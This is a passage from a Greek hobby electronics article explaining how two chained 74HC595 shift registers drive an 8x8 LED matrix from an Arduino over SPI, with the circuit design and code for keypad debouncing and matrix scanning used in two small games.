διαθέτει έναν ακροδέκτη εισόδου (storage register clock). Οποτεδήποτε στείλουμε έναν παλμό[2] στο συγκεκριμένο ακροδέκτη, οι έξοδοι του τσιπ ενημερώνονται και προβάλλουν τα δεδομένα που περιέχει εκείνη τη στιγμή ο σειριακός καταχωρητής.

Το τελευταίο τμήμα, η βαθμίδα buffer, έχει τον πλήρη έλεγχο των εξόδων του τσιπ. Εν ολίγοις, μπορεί να τους θέτει στη λογική κατάσταση που καθορίζει η προσωρινή μνήμη (το δεύτερο τμήμα του τσιπ) ή στην κατάσταση floating (ονομάζεται και high-Z). Με άλλα λόγια, η συγκεκριμένη βαθμίδα επιτρέπει τη φυσιολογική εμφάνιση των δεδομένων επάνω στις εξόδους του τσιπ ή την πλήρη απενεργοποίησή τους[3]. Γι' αυτό το λόγο, η συγκεκριμένη βαθμίδα διαθέτει έναν ακροδέκτη εισόδου (output enable), η λογική κατάσταση του οποίου καθορίζει τη συμπεριφορά της.

2. Με τον όρο «παλμό» εννοούμε τη μεταβολή της λογικής κατάστασης δύο φορές. Για παράδειγμα, από το λογικό μηδέν στο λογικό ένα και μετά πάλι στο λογικό μηδέν.

3. Επειδή οι έξοδοί του μπορούν να τεθούν σε τρεις καταστάσεις, ονομάζονται tri-state outputs.



Εικόνα 3
Το LED matrix που επιλέξαμε διαθέτει τετράγωνα pixel! (Ναι, αυτό ήταν το κυριότερο κριτήριο επιλογής.) Στην εικόνα φαίνεται η διάταξη των ακροδεκτών του και η λειτουργία καθενός. Όλα αυτά βέβαια ισχύουν για το δικό μας matrix (NFM-12883AS-11). Αν χρησιμοποιήσετε κάποιο άλλο θα πρέπει να ενημερωθείτε για τους ακροδέκτες του από το datasheet του κατασκευαστή.

Τι κερδίζουμε, τελικά;

Σε αυτό το σημείο είναι πολύ πιθανό να λύθηκαν όλες οι αρχικές απορίες, αλλά να προέκυψε μία νέα: Σύμφωνα με την παραπάνω περιγραφή, για τον πλήρη έλεγχο του τσιπ διατίθενται πέντε ακροδέκτες. Επομένως, για να αποκτήσουμε τον πλήρη έλεγχο των οκτώ εξόδων του τσιπ πρέπει να δεσμεύσουμε πέντε ακροδέκτες του Arduino. Έτσι δεν είναι; Έτσι είναι, αλλά μόνο όταν επιθυμούμε τον «πλήρη έλεγχο» των εξόδων του 74HC595. Ορισμένες λειτουργίες του 74HC595 είναι μάλλον εξεζητημένες και απαιτούνται σε ελάχιστες περιστάσεις. Χρησιμοποιώντας τον shift register για τον έλεγχο ενός LED matrix και με την προϋπόθεση ότι έχουμε σχεδιάσει σωστά τον κώδικά μας, χρειαζόμαστε μόνο τρεις ακροδέκτες! Βλέπετε, στην εφαρμογή που εξετάζουμε μπορούμε να έχουμε πάντοτε ενεργοποιημένες τις εξόδους του τσιπ. Αυτό σημαίνει ότι μπορούμε να συνδέσουμε τον ακροδέκτη «output enable» σταθερά στα 0V. Επιπρόσθετα, καθώς θα στέλνουμε τα δεδομένα ανά οκτάδες bit (ανά ολόκληρα byte), δεν θα χρειαστεί ποτέ να καθαρίσουμε τον σειριακό καταχωρητή, αφού τα παλιά δεδομένα θα «καλύπτονται» πάντα από τα νέα. Έτσι, μπορούμε να συνδέσουμε μόνιμα τον ακροδέκτη «master reset» του τσιπ στα 5V[4]. Τελικά, για τον έλεγχο των οκτώ εξόδων ενός 74HC595 δεσμεύονται μόνο τρεις έξοδοι του Arduino (ένας για το «serial data», ένας για το «shift register clock» κι ένας για το «storage register clock»).

Το κύκλωμα

Αν υπάρχουν ακόμα απορίες για τη λειτουργία και τη χρησιμότητα του 74HC595, μην ανησυχείτε καθόλου. Θα λυθούν όλες πολύ σύντομα. Έφτασε η ώρα να εξετάσουμε το κύκλωμα, στο οποίο θα βασιστούν τα δύο παιχνιδάκια μας.


Το ζητούμενό μας είναι να συνδέσουμε ένα LED matrix 8x8 πάνω στο Arduino. Το LED matrix που χρησιμοποιήσαμε εμείς είναι το NFM-12883AS-11[5]. Πρόκειται για μια τυπική υλοποίηση με 16 ακροδέκτες, οι μισοί από

4. Τα «master reset» και «output enable « αποτελούν εισόδους του τσιπ, οι οποίες ενεργοποιούνται με το λογικό μηδέν και όχι με το λογικό ένα. Αυτό φαίνεται και στο datasheet του τσιπ, όπου δίπλα στις ονομασίες των συγκεκριμένων ακροδεκτών αναφέρεται η φράση «Active LOW». Έτσι, για την ενεργοποίηση των εξόδων του τσιπ, πρέπει να δώσουμε στο «output enable» το λογικό μηδέν (0V). Αντίθετα, για να εξασφαλίσουμε ότι το «master reset» του σειριακού καταχωρητή δεν θα εκτελείται ποτέ, αρκεί να δώσουμε στο σχετικό ακροδέκτη το λογικό ένα (5V).

5. Μπορείτε να χρησιμοποιήσετε οποιοδήποτε άλλο, αλλά θα πρέπει να λάβετε υπόψη σας την πιθανά διαφορετική διάταξη των ακροδεκτών του…

τους οποίους συνδέονται στις στήλες κι οι υπόλοιποι στις γραμμές (εικόνα 3). Για τη διασύνδεση του LED matrix θα μπορούσαμε να δεσμεύσουμε 16 ακροδέκτες του Arduino, αλλά όπως είπαμε και νωρίτερα κάτι τέτοιο θα συνιστούσε τεράστια σπατάλη. Ακριβώς γι' αυτό, θα επιστρατεύσουμε δύο 74HC595. Οι οκτώ έξοδοι του ενός θα συνδεθούν στις στήλες του LED matrix, ενώ οι οκτώ έξοδοι του άλλου στις γραμμές. Αυτό ενδέχεται να ήταν αυτονόητο, αλλά υπάρχει και μια λιγότερο προφανής λεπτομέρεια: Τα δυο τσιπάκια θα συνδεθούν αλυσιδωτά! Αντί να συνδέσουμε κάθε shift register ξεχωριστά πάνω στο Arduino, θα συνδέσουμε μόνο το ένα. Το δεύτερο θα «τροφοδοτείται» με δεδομένα από τη σειριακή έξοδο του πρώτου. Όσο για τους ακροδέκτες «shift register clock» και «storage register clock» που διαθέτει κάθε τσιπ, αυτοί θα συνδεθούν μεταξύ τους και το κάθε ζευγάρι θα καταλήγει σε έναν ακροδέκτη του Arduino. Με αυτή τη συνδεσμολογία τα δύο 74HC595 θα είναι απόλυτα συγχρονισμένα: Θα χρησιμοποιούν το ίδιο ρολόι για τη μετάδοση των δεδομένων από το Arduino (κοινό shift register clock) και θα εμφανίζουν τα περιεχόμενά τους στις εξόδους τους ταυτόχρονα (κοινό storage register clock). Επομένως, για τη διασύνδεση του LED matrix θα χρησιμοποιήσουμε δύο shift register, οι οποίοι με τη σειρά τους θα συνδέονται πάνω στο Arduino με τρεις ακροδέκτες (εικόνα 4).

Εικόνα 4
Το διάγραμμα του κυκλώματός μας! Στην εικόνα φαίνεται το κρισιμότερο τμήμα, με τους δύο shift register και το LED matrix. Στο Arduino καταλήγουν μόνο τρεις ακροδέκτες, που συνδέονται στη σειριακή είσοδο του πρώτου shift register και στις αντίστοιχες εισόδους συγχρονισμού και των δύο. Οι έξοδοι του ενός shift register ελέγχουν τις γραμμές του matrix και οι έξοδοι του άλλου τις στήλες.




Σχεδιαστικές λεπτομέρειες

Πριν προχωρήσουμε πρέπει να σταθούμε σε μερικές ακόμα λεπτομέρειες. Για τη σειριακή αποστολή των δεδομένων στους shift register θα χρησιμοποιήσουμε ένα από τα κυκλώματα σειριακής επικοινωνίας του επεξεργαστή του Arduino. Συγκεκριμένα, θα χρησιμοποιήσουμε το κύκλωμα SPI. Το εν λόγω κύκλωμα αναλαμβάνει να στείλει bit προς bit τα δεδομένα που του παρέχουμε, ενώ ταυτόχρονα παράγει και το απαιτούμενο σήμα συγχρονισμού (serial clock). Αναφερόμενοι στο σειριακό τρόπο επικοινωνίας του Arduino με τους shift register, πρέπει να υπογραμμίσουμε κάτι ακόμα. Στέλνοντας δύο byte στους shift register, το *δεύτερο* byte θα καταλήξει εντός του *πρώτου* καταχωρητή (εκείνου που τροφοδοτείται με δεδομένα απευθείας από το Arduino). Αντίστοιχα, το πρώτο byte που θα στείλουμε θα καταλήξει στον δεύτερο καταχωρητή (εκείνον που τροφοδοτείται με δεδομένα από την έξοδο του άλλου). Τέλος, στο κύκλωμά μας έχουμε συμπεριλάβει και πέντε διακόπτες, οι οποίοι με τη βοήθεια ενός διαιρέτη τάσεων συνδέονται σε μία αναλογική είσοδο του Arduino.

Ο κώδικας


Έχοντας ετοιμάσει το hardware για τα δύο παιχνίδια, μπορούμε να περάσουμε στο software. Πάντως, πριν πούμε οτιδήποτε άλλο, καλό θα ήταν να κατεβάσετε τον κώδικα των δύο παιχνιδιών και να του ρίξετε μια ματιά (`http://bit.ly/dh005argames`). Η τακτική που ακολουθήσαμε για την ανάπτυξη των δυο παιχνιδιών δεν αποτελεί προϊόν της δικής μας έμπνευσης. Ουσιαστικά, αυτό που κάναμε ήταν να μιμηθούμε τη δομή του κώδικα στην οποία στηρίζονταν τα πρώτα βντεοπαιχνίδια. Η επεξεργαστική ισχύς εκείνων των παιχνιδομηχανών ήταν εξαιρετικά περιορισμένη και όλα τα

Εικόνα 5
Η υλοποίηση του κυκλώματός μας σε breadboard. Για τη διασύνδεση του matrix θα πρέπει να χρησιμοποιήσετε και πρόσθετα breadboard! Εκεί θα καταλήγουν και τα καλώδια που στην εικόνα εκκρεμούν στον αέρα (οι έξοδοι των shift register).




παιχνίδια χτίζονταν, υποχρεωτικά, γύρω από τα υποσυστήματα που εκτελούσαν τις πιο βαριές εργασίες: Εκείνα που παρήγαγαν το σήμα της εικόνας και του ήχου. Βλέπετε, αυτές οι εργασίες έπρεπε να εκτελούνται σε τακτά χρονικά διαστήματα και με μεγάλη ακρίβεια. Κατά συνέπεια, κατανάλωναν μεγάλο μέρος των διαθέσιμων πόρων του συστήματος και είχαν προτεραιότητα έναντι *κάθε* άλλης εργασίας. Με άλλα λόγια, ο κώδικας για τα παιχνίδια εκείνης της εποχής ήταν απόλυτα προσαρμοσμένος (και περιορισμένος) στις ιδιαιτερότητες και στις δυνατότητες των συστημάτων εικόνας και ήχου. Κάτι αντίστοιχο κάναμε κι εμείς, μεταφέροντας αυτή τη λογική στο επίπεδο του κώδικα. Εμείς βέβαια υιοθετήσαμε αυτή τη λογική και για έναν ακόμα λόγο: Γιατί ο κώδικας που προκύπτει είναι απλός, ξεκάθαρος και λειτουργικός.

Αρχικά αναπτύξαμε μια «μηχανή» για τις βασικές λειτουργίες και πάνω σε αυτήν στηρίξαμε το Game of Life αλλά και το μικρό ραλάκι. Ξεκινήσαμε, λοιπόν, κατασκευάζοντας ένα πρόγραμμα το οποίο αναλαμβάνει το βασικό χειρισμό του hardware (διαβάζει τα πατήματα των διακοπτών και οδηγεί το LED matrix). Επομένως, πριν εξετάσουμε τον κώδικα των



Εικόνα 6
Η υλοποίηση μας παίδεψε αρκετά, δεν το κρύβουμε... Ωστόσο τα προγραμματάκια που γράψαμε στη συνέχεια μας ικανοποίησαν και με το παραπάνω :)



Εικόνα 7
Κάθε ομάδα ακροδεκτών του matrix πάτησε πάνω σε ξεχωριστό breadboard. Επάνω στα δύο breadboard βρήκαμε και τον απαιτούμενο χώρο για τη σύνδεση των αντιστάσεων (current limiting resistors). Εφόσον η σάρωση του matrix γίνεται γραμμή προς γραμμή από τον κώδικά μας, οι αντιστάσεις τοποθετήθηκαν στους ακροδέκτες που ελέγχουν τις στήλες. Έτσι, κάθε LED που ανάβει έχει τη δική του, ξεχωριστή αντίσταση. Σε διαφορετική περίπτωση τα LED κάθε ενεργοποιημένης γραμμής θα μοιράζονταν την ίδια αντίσταση και η φωτεινότητά τους θα εξαρτιόταν από το πλήθος των αναμμένων!

παιχνιδιών πρέπει να αναφερθούμε στην (κοινή) ραχοκοκαλιά τους: Τη «μηχανή» στην οποία στηρίζονται...

```
void setup () {
    DDRB |= (SPI_DATA | SPI_LATCH | SPI_CLOCK);
    SPCR = (1<<SPE) | (1<<MSTR);
    randomSeed(analogRead(A5));
}
```

Παραπάνω φαίνεται η συνάρτηση setup του προγράμματός μας. Κατά τα γνωστά, σε αυτή τη συνάρτηση πραγματοποιούνται οι βασικές ρυθμίσεις του hardware. Αρχικά φροντίζουμε να μετατρέψουμε σε εξόδους τους ακροδέκτες του PORTB, οι οποίοι χρησιμοποιούνται από το SPI. Στο δικό μας κύκλωμα οι συγκεκριμένοι ακροδέκτες χειρίζονται τους δύο shift register και, γενικότερα, στέλνουν δεδομένα χωρίς να λαμβάνουν. Στη συνέχεια ενεργοποιούμε το κύκλωμα SPI και επιλέγουμε την κατάσταση λειτουργίας master. Σε αυτό το mode το SPI του Arduino θα έχει τον πλήρη έλεγχο της σειριακής επικοινωνίας και θα είναι υπεύθυνο για τη δημιουργία του σήματος συγχρονισμού (serial clock). Τέλος, παίρνουμε μια μέτρηση από μια αναλογική είσοδο του Arduino. Όμως, η αναλογική είσοδος που επιλέξαμε δεν είναι συνδεδεμένη πουθενά στο κύκλωμα. Κατά συνέπεια, η μέτρηση που λαμβάνουμε αποτελεί ένα δείγμα του ηλεκτρομαγνητικού θορύβου και αποτελεί έναν πραγματικά τυχαίο αριθμό! Αυτός ο αριθμός αποδίδεται σαν seed, στον αλγόριθμο παραγωγής ψευδοτυχαίων αριθμών (randomSeed).

```
void loop () {
    keypad_control();
    update_buffer();
    scan();
}
```

Η μηχανή στην οποία στηρίζονται τα δύο παιχνίδια αποτελείται από τρεις μόλις γραμμές. Βέβαια, καθεμία από αυτές καλεί μια μάλλον μεγάλη συνάρτηση. Η πρώτη συνάρτηση, όπως δηλώνει και τ' όνομά της, ασχολείται με τους διακόπτες. Η δεύτερη είναι εκείνη που φροντίζει να ενημερώνει κατάλληλα τα περιεχόμενα του frame buffer, λαμβάνοντας υπόψη της και τα τυχόν πατήματα των διακοπτών. Εντός αυτής της συνάρτησης τοποθετήσαμε αργότερα και τον κώδικα του κάθε παιχνιδιού. Τέλος, η τρίτη συνάρτηση αναλαμβάνει να προβάλλει τα περιεχόμενα του frame buffer επάνω στο LED matrix.

Στα ενδότερα

Ο μηχανισμός που ελέγχει τους διακόπτες, όπως κι εκείνος που οδηγεί το LED matrix, παρουσιάζουν ιδιαίτερο ενδιαφέρον. Ας ξεκινήσουμε από τον πρώτο...

```
// έλεγχος διακοπτών, εφόσον δεν είναι κλειδωμένοι
if (!keypad_lock) { read_keypad(); }
// αναμονή για το ξεκλείδωμα των διακοπτών
if (keypad_lock) {
    keypad_timer++;
    if (keypad_timer == game_delay + 2) {
        keypad_timer = 0;
        keypad_lock = 0;
    }
}
// κλείδωμα διακοπτών, εφόσον πατήθηκε κάποιος
if (keypad_val != 0) { keypad_lock = 1; }
```

Όταν καλείται η συνάρτηση keypad_control από τον κύριο βρόχο (main loop) του προγράμματος, δεν ελέγχεται άμεσα η κατάσταση των διακοπτών. Σκεφτείτε ότι κύριος βρόχος του προγράμματος επαναλαμβάνεται πολύ γρήγορα (εκατοντάδες φορές το δευτερόλεπτο). Εάν σε κάθε επανάληψη ελέγχονταν οι διακόπτες, ακόμα και το πιο σύντομο πάτημα κάποιου θα ερμηνευόταν από το πρόγραμμα σαν πολλαπλά πατήματα! Εξάλλου, πρέπει με κάποιο τρόπο να αντιμετωπίσουμε το θόρυβο αναπήδησης των διακοπτών (bounce noise). Γι' αυτούς τους λόγους η συνάρτηση keypad_control προβλέπει το αυτόματο «κλείδωμα» και «ξεκλείδωμα» των διακοπτών. Συγκεκριμένα, κάθε φορά που εντοπίζεται το πάτημα ενός διακόπτη η συνάρτηση keypad_control σταματάει τους περαιτέρω ελέγχους των διακοπτών και ενεργοποιεί έναν μετρητή. Αυτός ο μετρητής λειτουργεί σαν ένα σύστημα χρονοκαθυστέρησης, το οποίο περιμένει την πάροδο ενός εύλογου χρονικού διαστήματος και στη συνέχεια ενεργοποιεί εκ νέου τον έλεγχο των διακοπτών. Το «εύλογο χρονικό διάστημα» είναι κατάλληλα επιλεγμένο, ώστε το ξεκλείδωμα των διακοπτών να πραγματοποιείται αφού ολοκληρωθούν οι αναπηδήσεις κι ο θόρυβος που παράγουν. Ταυτόχρονα, το ίδιο χρονικό διάστημα είναι αρκετά μικρό, ώστε το πρόγραμμα να μη «χάνει» κανένα πάτημα. Σημειώστε τέλος ότι για όσο χρόνο είναι κλειδωμένοι οι διακόπτες, το πρόγραμμα συνεχίζει κανονικά και δεν παγώνει. Αυτό συμβαίνει γιατί η χρονική καθυστέρηση *δεν* επιτυγχάνεται με τη βοήθεια της συνάρτησης delay! Αντίθετα, για τη μέτρηση του χρόνου ως το ξεκλείδωμα των διακοπτών το πρόγραμμα

μετράει πόσες φορές έχει κληθεί η συνάρτηση keypad_control. Βλέπετε, η εν λόγω συνάρτηση καλείται από τον κύριο βρόχο του προγράμματος -- και με σχετικά σταθερό ρυθμό.

```
index = 0;
row_data = 1;
while (index < 8) {
    SPDR = frame_buffer[index]; // αποστολή πρώτου byte
    while(!(SPSR & (1<<SPIF))); // αναμονή για ολοκλ αποστολής

    SPDR = row_data;// αποστολή δεύτερου byte
    while(!(SPSR & (1<<SPIF))); // αναμονή για ολοκλ αποστολής
    // παλμός για τη μεταφορά των δεδομένων από τους σειριακούς
    // καταχωρητες στις μνήμες των 74HC595 (storage reg clock)
    PORTB |= DATA_LATCH;// εναλλαγή από 0 σε 1…
    PORTB &= ~DATA_LATCH;// …και από 1 σε 0
    // σύντομη καθυστέρηση για να λάμψουν τα LED
    delayMicroseconds(320)    ;
    // προετοιμασία δείκτη για ενεργοποίηση επόμενης γραμμής
    row_data = row_data << 1;
    // προετοιμασία δείκτη για το επόμενο byte στο frame buffer
    index++;
}
SPDR = 255;
while(!(SPSR & (1<<SPIF)));
SPDR = 0;
while(!(SPSR & (1<<SPIF)));
PORTB |= SPI_LATCH;
PORTB &= ~SPI_LATCH
```

Η συνάρτηση που οδηγεί το LED matrix στέλνει στους shift register εννιά ζευγάρια byte. Το πρώτο byte του κάθε ζευγαριού καταλήγει στον shift register, ο οποίος ελέγχει τις στήλες του matrix. Το δεύτερο byte καταλήγει στον shift register ο οποίος ελέγχει τις γραμμές. Όπως αντιλαμβάνεστε, λοιπόν, το πρώτο byte προέρχεται από το frame buffer -- τον πίνακα όπου αποθηκεύονται όλα όσα θέλουμε να εμφανιστούν στο matrix. Το δεύτερο byte παράγεται δυναμικά. Ξεκινάει με την τιμή 1 και στη συνέχεια, για τη διαδοχική ενεργοποίηση των γραμμών του matrix, ολισθαίνει κάθε φορά προς τα αριστερά (bitshift left). Το matrix διαθέτει οκτώ γραμμές, αλλά όπως είπαμε αρχικά στους καταχωρητές αποστέλλονται εννιά ζευγάρια byte. Το ένατο ζευγάρι έχει σαν αποστολή την πλήρη απενεργοποίηση του matrix. Έτσι, μεταξύ των διαδοχικών «σαρώσεων» του matrix καμία γραμμή δεν θα παραμένει ενεργή. Αν συνέβαινε κάτι τέτοιο τα LED της συγκεκριμένης γραμμής θα έλαμπαν περισσότερο! Τέλος, αξίζει να σημειώσουμε μια ακόμα λεπτομέρεια. Για να στείλουμε ένα byte στους shift register το αποθηκεύουμε σε έναν ειδικό καταχωρητή του Arduino με το όνομα SPDR. Κάθε φορά που γράφουμε κάτι

